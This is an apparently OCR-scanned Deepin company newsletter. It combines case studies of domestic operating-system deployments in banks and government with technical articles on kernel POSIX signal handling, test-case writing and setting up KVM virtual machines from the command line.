银监会已经对国内银行设备国产化提出明确要求，尽力落实 IT 软件和硬件“在关键领域要使用国产设备，即使存在一些问题，也要坚持用，并在使用中逐步完善”。为响应国家对金融行业 IT 国产化的号召，摒弃对微软操作系统的依赖性，加强银行终端设备的自主可控能力，解决 ATM 设备的安全隐患，邮储银行科技创新实验室积极研究基于 ATM 设备使用国产操作系统替换 Windows 系统。历经数月研发，深度科技与合作伙伴共同配合，在国内率先推出搭载国产操作系统的 ATM 设备。此款 ATM 设备的上线使用，标志着我国金融银行业在信息安全自主可控方面的又一个全新突破。

方案介绍：深度科技针对国产 ATM 设备系统建设，通过定制操作系统和应用迁移技术，实现既有 ATM 设备应用的直接兼容；通过研发 ATM 系统中间层，推动国内首个金融服务行业标准的建立，打造全国产化 ATM 系统。该方案对应阶段如图所示。



应用场景：邮储银行 ATM 机国产化项目打造了中国第一次走出实验室并在线运行实际业务的全国产 ATM 设备。在这台 ATM 设备上，用户不仅能顺利的完成正常的取款、存款、转账、查询等全部基本功能，还可以执行邮储银行的一些创新业务。充分证明基于深度科技 ATM 定制操作系统的国产 ATM 设备完全能够替代以前基于 Windows 操作系统的 ATM 设备。

应用效果：深度科技的国产 ATM 设备定制操作系统解决方案，有助于客户收益：

- 基于国产化操作系统，授权费用低于 Windows
- 定制系统自主可控，摆脱国外厂商垄断
- 基于 Linux 内核，安全稳固，运行效率更高

未来的改进：深度科技将与邮储银行将持续合作研发基于国产软硬件的其他金融行业设备，希望通过邮储银行科技创新实验室的工作，继续为中国银行业操作系统国产化进程做出新贡献。

2016 年
3 月

国家某总局业务系统灾备项目

项目背景：某总局需要对其业务数据建设同城灾备和异地灾备中心，同时，为了进一步深化国产化进程，满足“自主可控”的信息化建设要求，项目实施过程中应全面支持国产化软硬件平台，包括服务器、存储设备、操作系统等。深度操作系统作为自主研发、安全可控的国产操作系统，在本项目中承担其两项核心业务的服务器操作系统角色。

建设意义：该项目的建设有如下几方面积极意义：

· 通过同城和异地灾备中心的建设，确保了其业务数据的安全可靠；

· 通过国产软硬件的替换，满足了“自主可控”的信息化建设要求；

· 通过使用国产操作系统承载其核心业务，确保了核心业务的安全、可控。

方案介绍：方案内容主要包括服务器和基础软件等平台的架设，存储设备的布局和网络结构的搭建，具体如下：


· 系统应用服务器采用联想 X86 服务器；

· 操作系统为深度操作系统服务器版软件 V15 软件，部署 Oracle10g；

· 应用深度高可用集群软件构建 HA 的高可用解决方案；

· 存储为华为 OceanStor 系列，全面支持华为存储多路径软件，存储异地同步和实时切换；

· 应用 H3C 交换机构建多路冗余网络。



应用效果：深度操作系统在该灾备项目中完全满足了用户业务需求，成功替换了原有的小型机。同时，深度操作系统应用于该总局多个项目，证明深度操作系统产品在对数据库，中间件，服务器，存储等多方面软硬件的兼容能力优异。深度操作系统和深度高可用软件在性能和稳定性方面能够满足政府特定应用要求。

2016 年
4 月

中国人民银行某省支行全国产化试点项目

项目背景：在金融十二五行业规划中，已经提出了在风险可控的前提下金融行业要积极与国内相关科研机构及 IT 企业联合攻关，打造具有自主知识产权的基础设施平台，逐步提高国产软硬件产品应用比例，有效提高金融信息安全防范能力，逐步摆脱核心技术受制于人的被动局面。

中国人民银行某中心支行作为该省银行业及金融机构的监管部门，积极响应和贯彻国家政策要求，在 2016 年开始进行全国产化软硬件产品的使用和研究工作，本次项目采购的产品全部为国产品牌，包括：

* 基于龙芯 CPU 的曙光服务器及基于龙芯 CPU 的曙光 PC 机
* 深度龙芯版服务器操作系统和深度龙芯版桌面操作系统
* 人大金仓数据库
* 东方通中间件

由于基于国产 CPU 的硬件产品在产品成熟度和商业化方面还有所欠缺，此次曙光服务器上由于主板固件版本不一致导致安装深度操作系统时遇到了一些小问题，但是在武汉工程部门额耐心细致的分析，以及曙光工程师的配合下得到了很好的解决。

目前，整个项目的安装和部署已经完成，运行情况良好，得到了用户的认可。

2016 年
4 月

中钞科堡，面向 ATM 厂商的培训课程

项目介绍：在 2014 年中国银监会、国家发展改革委、科技部、工业和信息化部发布了《关于应用安全可控信息技术加强银行业网络安全和信息化建设的指导意见》（银监发 [2014]39 号），同年银监会、工业和信息化部联合编制了《银行业应用安全可控信息技术推进指南（2014–2015 年度）》（银监办发 [2014]317 号）以此加快推动安全可控信息技术在银行业的落地应用，防范银行业信息科技风险。

中国邮政集团积极响应中国银监会的指导意见，在 2016 年发布了关于《中国邮政集团公司 2016 年 ATM/CRS 等金融自助设备集中采购项目》的国内公开招标。中钞科堡现金处理技术（北京）有限公司联合深度科技积极响应并参与此次项目的投标工作。

中钞科堡现金处理技术（北京）有限公司是由中国人民银行批准（所属）的，中钞长城金融设备控股有限公司（中国印钞造币总公司全资子公司）控股的，唯一一家专业从事金融自助设备的国有企业。致力于发展为国产 Linux 操作系统 ATM 行业解决方案的领导者，与深度科技达成战略合作伙伴，并签署了深度科技为中钞科堡提供基于 ATM 机操作系统中的《LFS 软件产品培训课程的合作协议》。

2016 年 4 月中旬我司秦冰、张磊、徐斌三位同事分别为中钞科堡公司技术人员做深度操作系统产品、LFS 软件及 QT 的专业知识培训，中钞科堡反馈此次培训效果非常好，达到了提高学员在 linux 环境下迁移和开发应用程序技术能力的目的，目前中钞科堡已经顺利开展了基于深度操作系统的 ATM 机的相关应用开发工作，确保了开发进度，同时深度科技也为自己在今后的金融行业发展中扎下坚实的根基。

2016 年 5 月

某市县操作系统与办公软件正版化

项目背景：在 2015 年 10 月某省版权局针对全省进行了正版化检查，其中某市县反应出来的问题尤为突出，县政府和县文体局对此事非常重视，计划在全县进行全面改进，并成为全省的正版化示范县。

在今年的 4 月初我司参加了该县政府针对与正版化工作会议，在其会议期间除了介绍公司情况外，还首次提出将深度操作系统打包金山 WPS 以区域授权的方式的解决方案，从而在最合理的投入下，彻底完成全县覆盖，此方案得到了市版权局和版权局的一致认可。

同年 4 月底，我司武汉工程部（张旭，李立强），市场部（张文豪）和销售部（吕可，钟将伟）配合县版权局进行了一次全县 139 个机关及事业单位的全面的统计和检查工作。最终统计数量为 3000 台左右，操作系统的正版化率为零。县版权局目前已经把相关情况和解决方案上报给县政府，完成财政审批流程即准备部署。

困难：该县是某省最为贫困的县市之一，财政审批中一直未能成功的主要原因在于财政收入很低，大多都是靠国家财政补助。该市政府的其他县市正版化情况也不为乐观，因此市财政压力很大。

解决方案：县政府出一部分钱和各个单位出一部分资金，我们也通过打包联合版本提供更优惠的价格方式，达到三方共赢目的。

体会：在整个项目中，离不开各个部门的团队支持。没有大家的支持与帮助不可能进展如此顺利。

2016 年 6 月上线

某行企业投融资服务中心 中小企业信用平台

项目背景：中小企业信用体系建设工作是近年来人民银行推进社会信用体系建设的一项重要内容，也是通过解决信息不对称、培育和提高中小企业信用意识来缓解中小企业融资难的一个重要举措。为进一步探索建立中小企业信用信息采集、更新长效机制，按照人民银行总行“培育中小企业信用意识，规范企业各项制度，建立良好的银企关系，形成符合中小企业特色的信用信息采集更新和信息共享长效机制，建立完善守信激励、失信惩戒机制”的工作思路，需要搭建科学、完善的中小企业信用信息服务共享平台，进一步挖掘和发挥信用信息“服务政府、辅助银行、助推企业”的作用。

企业信用信息管理系统在充分运用现代化计算机及通信技术、网络通讯技术和安全保密技术基础上，将通过人民银行内部整合、金融机构集中报送、政府部门分别采集的各类企业信用信息汇总加工成基础数据库，以此为基础，开发统计分析功能，依法为人民银行、政府、各金融机构提供全方位服务。

该系统采用集中式数据中心模式建设，从各数据源采集到的各类企业信用信息报送至数据库中心后，由数据采集系统接收各类数据文件，进行校验、加工，并加载入库，在进行数据组织后向各方提供服务。

项目特点及解决方案：原项目使用某地人行内部系统部署，原操作系统平台是原计划基于 Suse 平台，在做整体项目规划的时候，为实现国产化替代的目标，因此实际方案大部分以国产品牌搭建，把服务器，工作站，以及项目搭建的操作系统更换为国产品牌，在经过各项测试适配后，操作系统最终选用了深度服务器操作系统。


如何实现简单的 POSIX 信号处理

◉ 北京 研发部 / 文

这是一篇关于 POSIX 信号实现机制的文章，主要是基于自己的思考、sos 实现以及对早期 linux 内核（0.11 和 1.0 版本）的分析。这里谈论的是古老的实现方式，我不确定是否还有系统在使用类似的方法。因为这里描述的实现方式具有很多缺陷，在描述实现细节的过程中我们就能发现这一点。

本文我不会描述什么是信号以及如何使用信号，我假设你至少已经熟悉这些概念，在这方面最好的参考是 UNIX 环境高级编程，也可以参考《Linux Programming Interface》这本书。信号的生命周期包括生成（generate），送达（deliver）。在这篇文章里我把重点放在 deliver 的实现上，更精确地说，我要通过一个具体而微的简单内核的实现来重点描述操作系统内核是怎么调用用户空间提前设置好的自定义信号处理函数的。

我们都知道一般操作系统内核和用户程序分别运行在不同的特权级。用户空间的进程（代码）通过受限的方式（系统调用、文件读写，设备文件读写等）访问内核资源，使用内核提供的功能。通过使用 signal 或 sigaction 系统调用，进程可以设置信号的自定义处理函数。我们通常所说的 POSIX 信号是异步执行的（不考虑实时信号），发送信号的时刻（比如通过 kill 系统调用）与该信号对应的处理（执行信号所代表的含义或处理函数）可能会相隔很远，具体要看是什么信号、内核工作的方式以及进程所处的状态等。但是内核一般会尽快响应信号，比如在一个时钟中断处理函数里或者在每次系统调用返回时去检查有没有 pending 的信号要处理。当信号最终被送达目标进程并被处理时，如果进程为该信号设置了信号处理函数，内核并不能直接调用该处理函数，因为代码所处的内存页是用户态的(准确的说其实是可以的，高特权级的代码是可以调用低特权级代码的，但由于各种安全原因、以及不同特权级的栈设置等原因并不会直接调用）。为了执行一段用户态的代码，内核需要使用一些技巧。达到的效果就是，在内核的某个点，跳转到用户态，执行信号处理函数，再立即跳回内核态之前被打断的点。这个过程有点类似用户态执行系统调用的逆过程。



在内核实施（运行）用户自定义函数时，需要考虑一些问题。首先，这种调用肯定是破坏性的。因为内核和函数处于不同的特权级（内核和用户空间的函数使用到的栈空间也不一样），没有简单的 caller/callee 关系。调用也不是通过通常的 call 指令发生的，因而（在用户态）没有通常意义上的栈帧存在。栈帧里至少保存了被调用函数执行完成后应该跳转到的下一条指令的地址。信号处理函数在不做任何处理的情况下其最后的 ret 指令是不可能返回到 caller，因为此时根本就没有父栈帧。所以要有一种方法保证执行信号处理函数前后的现场是一致的。另外，信号处理函数是可以嵌套的，用户完全可以在信号处理函数内部发送信号。我们设计的方案必须能处理这种情况。

在 x86 系统下，如果代码要从高特权级（内核）

跳转到一个低特权级（用户态）的代码段最基本的方法是手工构造一个 iret 调用。基本上这是所有中断服务例程返回用户态的方法。而我们实现处理函数的执行就是利用了这个 iret 指令。其基本思路是：

iret 指令执行后，操作系统返回用户态，并且会从当前进程的内核栈中弹出五个数据，分别是用户态的 ss、esp、eflags，cs、eip。eip 是用户进程所执行系统调用指令（Linux 下是 int 0x80，sos 也是一样）的下一条指令的地址。在正常情况下，iret 将返回到 eip 所在的地址处继续用户程序的执行（也就是系统调用返回）。如果我们在 iret 执行前，修改了内核栈中对应 eip 位置的值，让其指向用户先前设置的信号处理函数的地址，那么 iret 返回后不就执行信号处理函数了吗。想法就是这么直接简单。但是事情还没完，函数执行时，我们需要给它提供一个参数（参考 man 手册关于 signal handler 的定义），这个参数怎么传递给该函数？而且这个函数执行完成后会返回哪里呢？如果是一个正常的函数调用，当然返回调用者，可惜这里不是。所以在此处合理的做法是让函数返回修改内核栈上的 eip 前，iret 本来应该返回的用户位置。这么一来就清楚了，我们需要手动为信号处理函数在用户态的栈空间里建立一个栈帧，设置函数的参数和返回地址。这里有一个细节问题，那就是当我们手动建立栈帧时，势必修改了用户 esp 的值，而且信号处理函数有可能改动了某些寄存器的值。所以我们在处理函数 ret 之前要把现场恢复到原始状态（在函数执行前保存原始的寄存器值），就好像 iret 是直接返回的一样。

根据上面的描述，我们来看一个具体的实现，也就是 sos 的 handle_signal。首先要说明的，因为内核在何时 deliver（即检测当前进程是否有 pending 的信号等待并处理）有很大的灵活性。比如 linux 会在每次时钟中断时检测，同时在任何中断请求结束并返回用户空间前也会检测。目前 sos 的实现是只在系统调用返回用户空间前检测。

在实现上面的机制时，要如何保存和恢复现场，如何设置信号处理函数的调用环境等，有很多的选择性。我所使用的方法基本上跟 linux 0.11 版本一样（后来我看过几个其他的简单内核，其思路基本也是一样的）。这个函数目前实现不完整，但是表达了基本的要素。当检查到用户设置了自定义的处理函数时，就着手构造一个处理函数执行的环境。这段代码不长，我直接贴出来：

```
uint32_t oesp = regs->uresp;
uint32_t* ustack = (uint32_t*)((char*)oesp - sizeof(sigcontext_t));
sigcontext_t ctx;
ctx.eax = regs->eax;
ctx.ebx = regs->ebx;
ctx.ecx = regs->ecx;
ctx.edx = regs->edx;
ctx.esi = regs->esi;
ctx.edi = regs->edi;
ctx.ebp = regs->ebp;
ctx.uesp = regs->uresp;
ctx.eip = regs->eip;
ctx.sig_mask = current->sig.blocked;
memcpy(ustack, &ctx, sizeof(sigcontext_t));

// trampoline code
// movl SYS_sigreturn, %eax
// int $0x80
// ret
char* code = (char*)ustack - 1;
*code-- = 0xc3; // ret
*code-- = 0x80;
*code = 0xcd; // int $0x80
code -= 4;
*(uint32_t*)code = SYS_sigreturn;
code--;
*code = 0xb8;

signal_dbg("save at 0x%x, code at 0x%x, new eip 0x%x\n",
        ustack, code, handler);
ustack = (uint32_t*)code - 2;
ustack[0] = (uint32_t)code;
ustack[1] = sig;
regs->eip = (uint32_t)handler;
regs->uresp = (uint32_t)ustack;
```

图 1

代码很短，但是干了很多事情，我们分几个部分来看：

· 首先是保存原始环境。regs 指向内核栈 iret 返回前的中断上下文。我在用户栈的栈顶位置开辟一个空间来保存（sigcontext_t 结构）。至于如何取到当前进程的用户态的栈指针的，这根内核的具体实现有关，在此不是特别重要。

· 然后我在用户栈上放置了一段硬编码的 x86 32 位代码，如注释所示，它构造了一个函数（trampoline），这个函数的功能是执行一个系统调用 SYS_sigreturn。系统调用后有一个 ret 指令，根据我们的设计，这个 ret 指令其实永远都调用不到，




图 2




图 3




图 4

这个占位指令只是为了完整，如果把它替换成一个抛出异常的指令也可以作为断言使用。如果你去看 sys_sigreturn 的代码，你就知道它是与之相对的用来恢复现场的系统调用。可以看出来，这段代码存放在用户栈中（所以要求用户栈所在的段是可执行的，这就有很大的安全性问题）。如图 2 所示。

· 最后修改了 regs 的 eip，使其指向信号处理函数。而 useresp 指向新的 ustack 位置。ustack 的栈底最后两个位置一个是信号处理函数的参数（即信号值）以及返回地址。现在问题来了，我之前描述思路时说的是，要让信号处理函数返回到 iret 指令原本应该返回的地址处。为什么要在栈上设置一段 trampoline，并让信号处理函数返回（跳转）到这段硬编码的代码的第一条指令的地址呢。原因其实很简单，用户态的 ret 不可能跳转到特权级更高的内核去执行，除非通过受限的方法（此处是系统调用）。于是在信号处理函数执行完成后，让其跳转到上面的那段代码，该代码立即执行一个系统调用，陷入内核，根据之前保存在用户栈上的硬件信息来恢复被信号处理函数改变的现场，再由 SYS_sigreturn 的 iret 指令跳转到我们期望的地址处。

如图 3 所示，在信号处理函数执行完成后，会返回到并执行栈中的 trampoline，从而触发一个对 sigreturn 的系统调用。陷入内核后，此时的栈情况如图 4 所示 .

sigreturn 的工作就是把保存在用户栈中上下文恢复（覆盖）到内核栈中对应的位置。注意，恢复后，regs 里的 eip 指向了被信号处理函数打断的用户态代码的地址。上图的代码中有一个奇特的参数 pad，它是 sys_sigreturn 函数用来获取当前内核中断处理机制所保存的 CPU 信息的技巧，跟内核的具体实现有关，不同的内核会有不同的方式，在此不再展开。

这就是一个具体而微的信号处理函数的调用过程。需要注意的是，上面的方法是不安全的，而且也不具有可移植性。现代的操作系统应该不会允许用户栈具有可执行权限（在 linux 下可以用 cat /proc/self/maps 看看 [stack] 区域）。而硬编码指令的做法也无法在不同的体系结构下运行（trampoline 是严格的硬件依赖的）。所以现代 linux 在恢复信号处理后的现场时，采用了其他技术（比如利用 vdso 和 c 库配合），这个就需要另外一篇文章详细描述了。

注：sos 是我自己写的一个玩具内核（http://github.com/sonald/sos）

浅谈测试用例编写

◉ 武汉 测试部 / 文

测试用例的定义

测试用例是指在软件测试领域中，为某个特殊目标而编制的一组测试输入、执行条件以及预期结果，用于指导测试实施

如何着手编写测试用例

1. 掌握测试理论知识，理解测试的目的

· 测试的目的是为了发现问题，而不仅是确保功能正常

· 穷举测试在现实中是不太可能的，为了节省时间和资源、提高测试效率，必须要从数量极大的可用测试数据中精心挑选具有代表性的测试数据来进行测试

· 可将测试用例理解为达到最佳测试效果或高效揭露隐藏的错误而精心设计的少量测试数据

· 一个好的测试用例能发现至今尚未发现的错误

2. 掌握常用的测试用例设计方法

· 等价类划分方法、边界值分析方法、错误推测方法、因果图方法等

测试用例编写思路

1. 写用例，入口在产品需求

2. 把产品需求变成测试需求

3. 把测试需求分解成测试点（可利用脑图工具如 xmind 梳理思路）

4. 把测试点细化拆解成具体的测试用例

5. 举个简单的例子：

· 产品需求：支持新建用户

· 测试需求：通过控制中心新建用户、通过终端命令新建用户

· 测试点：新建不同角色的用户、用户名复杂度、密码复杂度、用户名长度与系统允许长度限制（例如系统限制最长是 32 字符）、新建用户和已有用户重名等等

测试用例设计原则

1. 测试用例≠产品需求，有以下几层含义：

· 写测试用例之前一定要先对需求进行深入理解，再对需求进行逐步分解

· 不要在测试用例中 copy 需求原文

· 在需求不够理想的情况下，需求未涉及的内容也需要思考和加入测试：

· 比如某些需求大多描述的是正面的，未提及负面异常的情况时，需要设计负面、异常的测试用例

· 需求中仅涉及功能需求，未提及性能、兼容性、稳定性等相关需求时，也要对上述因素写测试用例

2. 测试目的唯一性：每条测试用例的目的应该是唯一的，不应该有多个目的

3. 良好的可读性、易于理解和维护、可重用性

4. 具备较高的发现某个尚未发现的错误的可能性

5. 测试用例集划分合理，该合并到同一个集合

的要合并，不适合放到同一个集合的要拆分

6. 无遗漏、无冗余

7. 与时俱进：实际测试中发现覆盖不到的用例事后应该及时补充到用例库、陈旧的用例应及时更新

使用 Testlink 编写测试用例的注意事项

1. 各个字段的说明：

· 标题：必填项，概括用例核心思想、简洁清晰，通常使用一句话概括，不要带逗号、句号、分号等标点符号

· 摘要：选填项，当标题无法详尽描述此用例时，可在此扩展介绍此项测试的目的或特殊注意事项

· 前提：选填项，执行本用例前，被测对象所需具备的预置环境、数据，所处状态或入口条件等要求

· 步骤动作：必填项，每个步骤只执行 1 种操作，不要揉入过多操作

· 期望结果：必填项，每个步骤都必须有明确的期望结果，一个步骤对应一条期望结果

· 重要性：必填项（执行测试前由测试负责人统一调整），重要性分高、中、低三个等级

· 附件：选填项，某一步骤需要附件配合时，在“步骤动作”这一项中说明“请见附件 xxx”，同时在用例最后上传附件

2. 不要重复造轮子，其他人已经写的比较好的用例，尽量复用

3. 对他人写的用例觉得有缺陷的有义务帮他完善

4. 不要未经评审随意删减他人的用例

5. 公司 Testlink 系统已经实现和 Bugzilla 系统关联，执行失败的用例可直接关联到具体 bug

不同重要性的测试用例在项目中所占比例参考

高（基本测试用例）	中（核心测试用例）	低（一般测试用例）
10%	20%	70%

· 重要性为高的测试用例：最基本的测试用例，版本提测时可作为“版本通过准则”，如不通过则表示严重阻碍测试进行，可考虑重新让开发提交版本。执行失败时对应 bug 严重级别通常为 blocker。

· 重要性为中的测试用例：核心的、主要功能的测试用例，该类用例会影响到某项功能的主要方面。执行失败时对应 bug 严重级别通常为 critical、major。

· 重要性为低的测试用例：次要的、一般功能的测试用例，该类用例仅影响某项功能的某一细节方面。执行失败时对应 bug 严重级别通常为 normal 及 normal 以下。

测试用例用词规范

· 避免口语化的用词，例如不要出现人称用词如“我们”等

· 尽量以动词开始一句话，如“启动”、“设置”、“打开”等

· 对操作对象的描述用词统一，比如“dock”、“launcher”、安装器（区分 deepin-installer、deepin-system-installer）

· 除标题以外的其他地方，要合理断句

· 期望结果中尽量不要使用否定词，例如“不会 xxx”等字样

测试资料推荐

淘测试论坛

51testing 论坛

《软件测试的艺术》

generated by haroopad

命令行下玩 KVM

◉ 北京 研发部 / 文

1 引子

KVM 都是云计算的标配虚机软件了，但感觉还是有不少同学不太清楚怎么通过命令行来玩 KVM。比较常见的情况是通过 virt-manager 来管理虚拟机，因为其操作方式比较像 VMware、VirtualBox 等其它的虚拟机管理软件，用起来更习惯一点。但是用 virt-manager 比较麻烦的地方是需要宿主机安装 X 环境，恰恰对于服务器来说，一般是不会安装桌面的。还有一种情况是直接运行 qemu-XXX 命令来操作 KVM，命令参数超长，一般都需要自己定制一些脚本才行，普通人还真玩不转。

网上其实也有挺多资料的，不管是 KVM 的、qemu 命令的、virsh 的、OpenStack 的等等。但是并没有一篇较新的完整的文章，讲述从安装到部署一台 KVM 虚机的整个过程的，更别说是在深度操作系统的命令行下玩 KVM 了，所以我收集规整测试了各种资料，合成了一个整体，方便大家以后通过命令行来玩！

2 安装 KVM

2.1 检查硬件环境

安装 KVM 首先需要保证你的处理器支持虚拟化技术，而且在 BIOS 里启用了虚拟化支持。要在 Intel 或者 AMD 的机器上验证这一点，只需要运行：

grep -E --color ‘vmxlsvm’ /proc/cpuinfo

如果在输出里面出现了高亮显示的 svm 或者 vmx 字样，即可确认你的 Intel/AMD 处理器是支持虚拟化技术，而且在 BIOS 里打开了虚拟化支持的。不然，就需要在 BIOS 里打开处理器的虚拟化支持了。

图 1 是在我的机器上运行上述命令的结果。

图 1 通过 /proc/cpuinfo 查看硬件虚拟化支持

2.2 准备软件环境

除了硬件需求之外，当然还需要软件的支持，对于 Intel/AMD 的处理器来说，首先需要保证 Linux 里安装了对应的内核模块，可以通过：

lsmod l grep --color kvm

命令来确认是否有对应的内核模块，如果没有的话就需要手工安装啦，对 Intel 和 AMD 处理器分别是 sudo modprobe kvm_intel 或者 sudo modprobe kvm_amd。

图 2 是在我机器上运行上述命令的结果，可以看到都已经安装了。

```
deepin@deepin-pc:~$ lsmod | grep --color kvm
kvm_intel              143187  0
kvm                    455835  1 kvm_intel
deepin@deepin-pc:~$
```

图 2 通过 lsmod 检查 kvm 的内核模块

除了内核模块以外，还需要安装用户态的软件，主要是 qemu-kvm 与 libvirt 相关的一系列软件。libvirt 封装了对 qemu-kvm 的操作，比直接使用 qemu-XXX 的命令行要方便多了。命令如下：

sudo apt-get install qemu-kvm libvirt-bin

需要注意的是，安装了 kvm 软件后，需要确保当前用户有权限创建与管理 kvm 虚机，用户可以通过运行 id 命令 (如图 3) 看自己是否在 libvirtd(或 libvirt-qemu) 组即可，如果不然，可以通过 adduser 命令来添加用户到组。

图 3 使用 id 命令确认当前用户的所属组

2.3 设置网络

在使用 KVM 的大部分时候，我们都希望里面跑的虚机能提供网络服务 (如 HTTP 服务)，让外部的用户访问。但是 KVM 缺省是通过 NAT 方式提供的虚拟网卡，在这种情况下，KVM 里面的虚机只能访问外面的网络，而不能被外面的客户直接访问。下面，我们需要来配置下 Linux 的网桥，以便提供为虚机提供网桥模式的虚拟网卡，以达到被外面客户直接访问的目的。

首先我们需要关闭 NetworkManager，因为缺省情况下网络管理是由NetworkManager来负责的，但是 NetworkManager 并不支持网桥。我们需要使用对应的网桥管理命令与 /etc/network/interfaces 文件来配置网桥。首先通过如下的命令关闭并禁止 NetworkManager：

sudo systemctl stop NetworkManager.service

sudo systemctl disable NetworkManager.service

用户可以通过运行 nmcli nm 来确认 NetworkManager 确实被关闭了，如图 4。

图 4 通过 nmcli nm 确认 NetworkManager 被关闭了

在图 4 中可以看到 nm(NetworkManager) 的状态是 not running，即确实被关闭了。

接着需要安装网桥相关的软件，如下：

sudo apt-get install bridge-utils

然后安装好一个名称为 br0 的网桥设备：

sudo brctl addbr br0

并配置好 /etc/network/interfaces 文件内容如下，假设原以太网卡设备名是 eth0，而且分配 IP 的方式是通过 DHCP 动态分配 IP：

```
# start br0 automatically
auto br0
# use DHCP for br0 to get ip address
# use eth0 as the NIC for br0 bridge
iface br0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
    bridge_fd 0
    bridge_stp off
```

其中主要需要注意的是网桥的 bridge_ports 属性被设置为 eth0，表示此网桥使用了 eth0 网卡作为对外通讯端口。其它选项可以参考文章后面列出的网桥相关的链接。

修改完配置文件后，可以通过以下命令重启网络：

sudo /etc/init.d/networking restart

然后即可通过 brctl show 命令查看网桥设备是否可用了，如图 5 所示。

图 5 通过 brctl show 命令确认网桥设备已经可用

在上面的网桥设备列表中 virbr0 是我机器上装的 VMware 安装的另一个网桥，br0 是我们刚才安装

的网桥。

到此为止，安装 KVM 虚机的准备工作已经完成了，下面就要开始安装虚机。

3 安装虚机

3.1 创建镜像

在安装虚机之前，我们需要首先为虚机创建一个硬盘镜像，而创建与管理镜像的软件也需要安装，如下：

sudo apt-get install qemu-utils

安装了软件以后，我们可以使用它来创建虚拟机的硬盘镜像，容量为 4G，格式为 qcow2，也是最流行的镜像格式 (其它的包括 VirtualBox 的 vdi 等)，如下：

qemu-img create -f qcow2 /home/deepin/hello.qcow2 4g

创建完以后可以通过 qemu-img info 来确认生成的镜像是正确的，如图 6 所示。




图 6 通过 qemu-img info 命令确认镜像信息

当然，qemu-img 还可以通过 qemu-img convert -O qcow2 src.qcow2 dst.qcow2 命令将 src.qcow2 镜像文件压缩成 dst.qcow2，这样将 KVM 虚机镜像转移的时候就会方便很多。

3.2 创建虚机

创建了镜像以后，我们就可以创建虚机了。在此之前需要先安装 virtinst 软件，用它来创建虚机会比较简单，比通过 libvirt 的 XML 虚机配置文件与 qemu-XXX 命令行参数更快。

sudo apt-get install virtinst

接下来就是安装虚机，并把它运行起来啦，这个命令稍复杂：

```
virt-install -n hello \
        -r 2048 \
        --disk path=/home/deepin/hello.qcow2,format=qcow2,bus=virtio,cache=none \
        --cdrom /home/deepin/deepin-15-amd64.iso \
        --network=bridge:br0,model=virtio \
        --vnc
```

这个命令将创建一个虚机，并将其运行起来，下面我们来详细解释一下每个参数的意义：

· -n hello：设定虚机的名字是 hello，名字是必须设定，而且每个虚机的名字不能一样

· -r 2048：将虚机的内存设定为 2G

· --disk ……：这一行设定的是虚机的硬盘镜像、镜像格式、总线类型以及将缓存设置为没有 (可以提高性能)，如果不设定格式与总线类型，将会被识别为原始格式 (raw) 以及使用 IDE 总线 (性能最低，兼容性最好)

· --cdrom ……：这一行设定的是光驱对应的 iso，方便安装操作系统

· --network ……：这一行设定的是虚机的网卡，使用 br0 作为网卡设备，类型设置为 virtio，而不是 realtek 百兆或者 Intel 千兆网卡

· --vnc：这一行设定虚机启用了 VNC 监听，即可以从外部链接 KVM 提供的 VNC 端口 (缺省为 5900) 对此虚机进行管理

图 7 给出了此命令运行的结果。

